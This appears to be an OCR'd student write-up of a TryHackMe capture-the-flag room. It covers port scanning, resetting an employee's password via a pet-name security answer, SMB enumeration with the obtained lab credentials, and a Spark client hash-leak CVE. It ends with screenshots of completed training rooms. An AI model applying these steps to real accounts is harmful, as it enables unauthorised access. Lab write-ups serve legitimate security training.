This allowed us to explore different subdomains.


vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=e5451aed5a750959&proxyIP=10.10.148.40&resize=remote
Applications Places System Wed 23 Oct, 15:47
AttackBox IP:10.10.148.40
root@ip-10-10-148-40: ~
File Edit View Search Terminal Help
root@ip-10-10-148-40:~# nmap -sC -sV 10.10.234.124
Starting Nmap 7.60 (https://nmap.org) at 2024-10-23 15:33 BST
Nmap scan report for ip-10-10-234-124.eu-west-1.compute.internal (10.10.234.124)
Host is up (0.0012s latency).
Not shown: 979 filtered ports
PORT STATE SERVICE VERSION
53/tcp open domain Microsoft DNS
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Windcorp.
/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-23 14:39:23Z)
5/tcp open msrpc Microsoft Windows RPC
9/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ldapssl?
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp open globalcatLDAPssl?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Fire.windcorp.thm
| Not valid before: 2024-10-22T14:31:21
|_Not valid after: 2025-04-23T14:31:21
|_ssl-date: 2024-10-23T14:39:44+00:00; -1s from scanner time.
5222/tcp open jabber Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after: 2025-04-30T08:39:00


vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=e5451aed5a750959&proxyIP=10.10.148.40&resize=remote
Applications Places System Wed 23 Oct, 15:48
AttackBox IP:10.10.148.40
root@ip-10-10-148-40: ~
File Edit View Search Terminal Help
| info:
| features:
|
| compression_methods:
|
| capabilities:
|
| stream_id: axpuko1t30
| errors:
| invalid-namespace
| (timeout)
| xmpp:
| version: 1.0
| auth_mechanisms:
|
| unknown:
5269/tcp open xmpp Wildfire XMPP Client
| xmpp-info:
| Respects server name
| STARTTLS Failed
| info:
| features:
|
| compression_methods:
|
| capabilities:
|
| stream_id: 2x0lixsme4
| errors:
| host-unknown
| (timeout)
| xmpp:
| version: 1.0
| auth_mechanisms:





---

2. Exploring HTTP Page


We visited `http://windcorp.thm` and found a **Reset Password** page that required the username and answers to security questions.


Upon further exploration, we found a section titled **"Employees in Focus"**. By inspecting the images in this section, we identified **Lily Levesque** as an employee, and her pet's name was revealed as **Sparky** through the image file name.

Steps Taken:

- **Username:** lilyle
- **Security Answer (Pet's Name):** Sparky

We used this information to successfully reset the password for the **lilyle** account.





3. SMB Enumeration

Next, we enumerated SMB shares using **smbmap** and **smbclient**, leveraging the credentials we obtained from the password reset.

Commands Used:

smbmap Enumeration:

```
python3 /opt/smbmap/smbmap.py -u 'lilyle' -p 'ChangeMe#1234' -H windcorp.thm -r
```

smbclient Access: `smbclient -U lilyle //windcorp.thm/Shared`

We found several files, including installation files for **Spark 2.8.3**. This version is vulnerable to **CVE-2020-12772**.

First Flag Discovery:

Within the SMB shared files, we found the **first flag**.


4. Exploiting Vulnerability in Spark 2.8.3 (CVE-2020-12772)

After discovering the **spark_2_8_3.deb** file in the SMB shares, we researched the vulnerability associated with **Spark 2.8.3**. It was vulnerable to **CVE-2020-12772**, which allows for remote code execution.

Steps Taken:

Downloaded and **Installed** the vulnerable package: `sudo dpkg -i spark_2_8_3.deb`


Login Attempt: We attempted to log in but encountered SSL certificate errors. These were resolved by disabling advanced SSL settings.





5. Exploiting NetNTLM Hash Vulnerability

After successfully installing **Spark 2.8.3**, we leveraged the **CVE-2020-12772** vulnerability. This vulnerability allowed us to trick a user into clicking on an external URL, sending their **NetNTLM hash** to our machine.


Unfortunately there are problem in machine I tried to solve it it presistant






tryhackme.com/r/room/metasploitintro
Dashboard
Learn
Compete
Other
Access Machines
Metasploit: Introduction
An introduction to the main components of the Metasploit Framework.
Easy
30 min
Share your achievement
Start AttackBox
Help
Save Room
5899
Options
Room completed (100%)
Task 1 Introduction to Metasploit
Task 2 Main Components of Metasploit
Task 3 Msfconsole
Task 4 Working with modules
Task 5 Summary



tryhackme.com/r/room/hydra
Dashboard
Learn
Compete
Other
Access Machines
Learn > Hydra
Hydra
Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.
Easy
0 min
Share your achievement
Start AttackBox
Help
Save Room
4157
Options
Room completed (100%)



Hydra | DarkStar7471 • Sep 24, 2020
Source: YouTube
TryHackMe Hydra Official Walkthrough


tryhackme.com/r/room/hydra
Dashboard
Learn
Compete
Other
Access Machines
Official Walkthrough
YouTube
Task 1 Hydra Introduction
Task 2 Using Hydra
Created by
tryhackme
cmnatic
strategos
Room Type
Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!
Users in Room
136,877
Created
1709 days ago
Copyright TryHackMe 2018-2024


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Nessus
Learn how to set up and use Nessus, a popular vulnerability scanner.
Easy
0 min
Share your achievement
Start AttackBox
Help
Save Room
2846
Options
Room completed (100%)
Task 1 Introduction
Task 2 Installation
Task 3 Navigation and Scans
Task 4 Scanning!
Task 5 Scanning a Web Application!



Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Learn > Active Directory Basics
Active Directory Basics
This room will introduce the basic concepts and functionality provided by Active Directory.
Easy
30 min
Share your achievement
Start AttackBox
Help
Save Room
3994
Options
Room completed (100%)
Task 1 Introduction
Task 2 Windows Domains
Task 3 Active Directory
Task 4 Managing Users in AD

